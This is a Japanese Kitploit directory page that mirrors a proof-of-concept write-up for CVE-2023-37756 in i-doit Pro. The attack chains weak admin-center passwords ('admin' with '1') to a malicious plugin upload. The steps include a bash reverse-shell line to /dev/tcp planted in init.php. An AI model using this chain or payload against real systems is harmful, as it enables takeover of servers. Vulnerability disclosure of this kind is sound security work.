Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below — CVE-2023-37756の概念実証:i-doit Pro管理センターの弱いパスワード要件により、ブルートフォースログインと悪意のあるプラグインアップロードが可能になり、リモートコード実行につながります。 | Kitploit
ツール/GitHubGitHub/leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
パスワード攻撃脆弱性分析エクスプロイトウェブアプリケーション悪用設定ミスペイロード開発
GitHubleekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below

CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below

共有

CVE-2023-37756の概念実証:i-doit Pro管理センターの弱いパスワード要件により、ブルートフォースログインと悪意のあるプラグインアップロードが可能になり、リモートコード実行につながります。

リポジトリを見る
1183年前未レビュー

CVE-2023-37756 – admin-center の脆弱なパスワード要件により、i-doit Pro 25 以下で悪意のあるプラグインのアップロードが可能

i-doit Pro 25 以下は、admin-center の脆弱なパスワード要件の脆弱性と、悪意のあるプラグインのアップロードによる RCE 脆弱性の影響を受けます。これらの脆弱性により、攻撃者はブルートフォースやパスワード推測を容易に行い、admin-center へのアクセスを取得し、悪意のあるプラグインをアップロードしてリモートコード実行を達成できる可能性があります。

製品の説明: i-doit は、synetics GmbH によって開発された Web ベースのオープンソース IT ドキュメンテーションおよび CMDB(構成管理データベース)です。i-doit Pro はこのソフトウェアの商用版であり、有料ライセンスが必要です。追加機能、プロフェッショナルサポート、定期的なアップデートと機能強化が含まれています。i-doit Pro を使用するにはライセンスの購入が必要で、コストはユーザー数と必要な機能によって異なります。

脆弱性の説明: この Web アプリケーションには、admin-center のアカウント作成時に脆弱なパスワード要件があることを発見しました。アプリケーションの所有者は、デフォルトのユーザー名「admin」で最小 1 文字のパスワードを設定することもできます。これにより、攻撃者はブルートフォースやパスワード推測を容易に行い、admin-center へのアクセスを取得し、悪意のあるプラグインをアップロードしてリモートコード実行を達成できる可能性があります。

影響を受ける Web ページ: admin-center ログインページ + プラグインインストール

影響を受けるパラメータとコンポーネント: admin-center ログインページ + プラグインインストール


ステップ 1: admin-center のアカウント作成にはパスワード要件やパスワードの複雑性が実装されていないため、ブルートフォースから開始できます。 以下のスクリーンショットは、ユーザー名「admin」、パスワード「1」でログインできることを示しています。
Password_1_login_result

step2


ステップ 2: Add-on タブに移動し、アップロードを選択します

step3


ステップ 3: package.json が存在しなければならないなどの要件があります。また、ターゲットがすべてのクラスと関数をチェックするために async を実装していることを発見しました。しかし、顧客ポータルから適切なプラグインをダウンロードし、init.php 内のコードを編集/追加することができます。これがペイロードをトリガーした際にシステムクラッシュを防ぐ最も安全な方法です。 注: ペイロードトリガー後のシステムクラッシュを防ぐため、行の末尾に & を付けてください。init.php はペイロードを注入するのに最適な場所です。 例 : exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");

step4

step5

step6


注: 再度 ZIP 化してアップロードすることを忘れないでください

step7

step8

注: Install をクリックし、選択した Add-on をアクティブ化します

step9

注: ペイロードは誰かがログインしたときにトリガーされます。誰でも構いません。

final

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    394
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    ウェブ全体で7,700以上のソーシャルメディア上の身元を発見・マッピングするAI搭載OSINTエンジン

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →